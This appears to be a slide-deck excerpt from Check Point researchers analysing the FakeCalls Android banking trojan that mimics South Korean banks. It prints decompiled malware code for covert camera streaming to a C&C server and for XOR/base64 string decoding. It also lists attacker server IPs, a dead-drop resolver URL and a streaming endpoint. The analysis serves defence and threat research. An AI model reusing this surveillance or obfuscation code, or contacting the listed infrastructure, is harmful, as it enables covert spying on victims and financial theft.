
Multiple options are set up for the payload

Live streaming

```
@Override // android.app.Service
public int onStartCommand(Intent intent0, int v, int v1) {
        RtspCamera2 be0 = VideoService.camera2base;
        if(be0 != null) {
            if(be0.getFacing() == Facing.BACK) {
                VideoService.camera2base.switchCamera();
            VideoService.camera2base.startStream("rtmp://" + Spf.getString("KEY SERVER IP1") + ":1935/live/" + Spf.getString("KEY IMI"));
        new Handler().postDelayed(this.stopRunnable, 300000L);
    catch(Exception exception0) {
        AppStart.d = 0;
        Logger.b("VideoService", "onStart Exception:" + exception0.getMessage());
    return 1;
```

Both frontal and back cameras can be streamed

Network communication



Network communication ___



```
static {
        URL.hostList = new ArrayList();
         URL.URL ALTERNATE IP = "https://drive.google.com/file/d/lL7CMBiv5NLIrCxmUpkXRZcyFqbgmcKy5/view?usp=sharing";
/wwUS2W1+9mjbH19sQ5RykGM7PQMl0B+L9R+qJgHemxHeJZPU08t9qujm06UKbUIvEAetwdhnjlzvxlACu7u2Jm5jFn7SEA/uZt6nABApb8s69xFbXR8pPSvlsApi0M3KjIU...
 /wwUS2W1+9mjbH19sQ5 x +
             drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFgbgmcKy5/view
                                                                                                                        ■ 📾 Incognito
  /wwUS2W1+9mjbH19sQ5RykGM7PQMl0B+L9R+qJgHemxHeJZPU08t9qujm06U ... zQP3Y9ATCZXLtxOOdE0yShsJfXmHNRlUTPMS5VExfDme1otlThGmQ88pig=
                                                               AES
```

SERVER1_156.245.21.38-SERVER2_156.245.12.211-SERVER3_154.38.113.162-SERVER4_154.197.48.72-SERVER5_154.197.48.125-SERVER6_154.197.48.195-SERVER7 206.119.82.78-SERVER8 154.23.182.63-SERVER9 154.197.48.93-SERVER10 154.197.48.212-SERVERLK 127.0.0.1

Network communication



```
$ curl https://www.daebak222.com/huhu/admin.txt {
    "ao1": "eWVlYWIrPj5mZmY_dXBoc3B6IyMjP3J-fA==",
    "bo5": "Y2ViYWIrPj4gICI_IyAjPykpPyAlKSspIiMjPn14Z3Q=",
    "ao7": "eWVlYWIrPj4gKSM_ICc_JSM_ICkrJCEkJD55ZHlkPnB1fHh_P2VpZQ=="
}
```

```
public class StringUtils {
    public static String decode(String s) {
        byte[] arr_b = Base64.decode(s, 8);
        for(int v = 0; v < arr_b.length; ++v) {
            arr_b[v] = (byte)(arr_b[v] ^ 17);
        }

    return new String(arr_b, StandardCharsets.UTF_8);
    }
}</pre>
```


C&C server

Server for streamed videos

New drop dead resolver

https://www.daebak222.com rtmp://113.212.88.148:8322/live

https://182.16.42.18:5055/huhu/admin.txt



Summary

Growing market to operate in: tricks work

~ 600 million USD loss in 2020

170,000 victims from 2016 to 2020

20+ financial institutions in South Korea mimicked

chosen among largest organizations in the industry

Multiple anti-analysis techniques; stealing capabilities

High potential for significant damage to victims

Links

National Police Agency. Status of voice phishing

https://www.data.go.kr/data/15063815/fileData.do

Damage of 1.7 trillion won over the past 5 years (as of 2020)

https://it.chosun.com/site/data/html_dir/2020/09/28/2020092802480.html


Kaspersky's research of FakeCalls:

https://www.kaspersky.com/blog/fakecalls-banking-trojan/44072/


Check Point's research of FakeCalls:

https://research.checkpoint.com/2023/south-korean-android-banking-menace-fakecalls/

Evasions Encyclopedia



Best viewed on PC



evasions.checkpoint.com

Thank you for the attention!



Contact us: bmelnykov@checkpoint.com ramanl@checkpoint.com

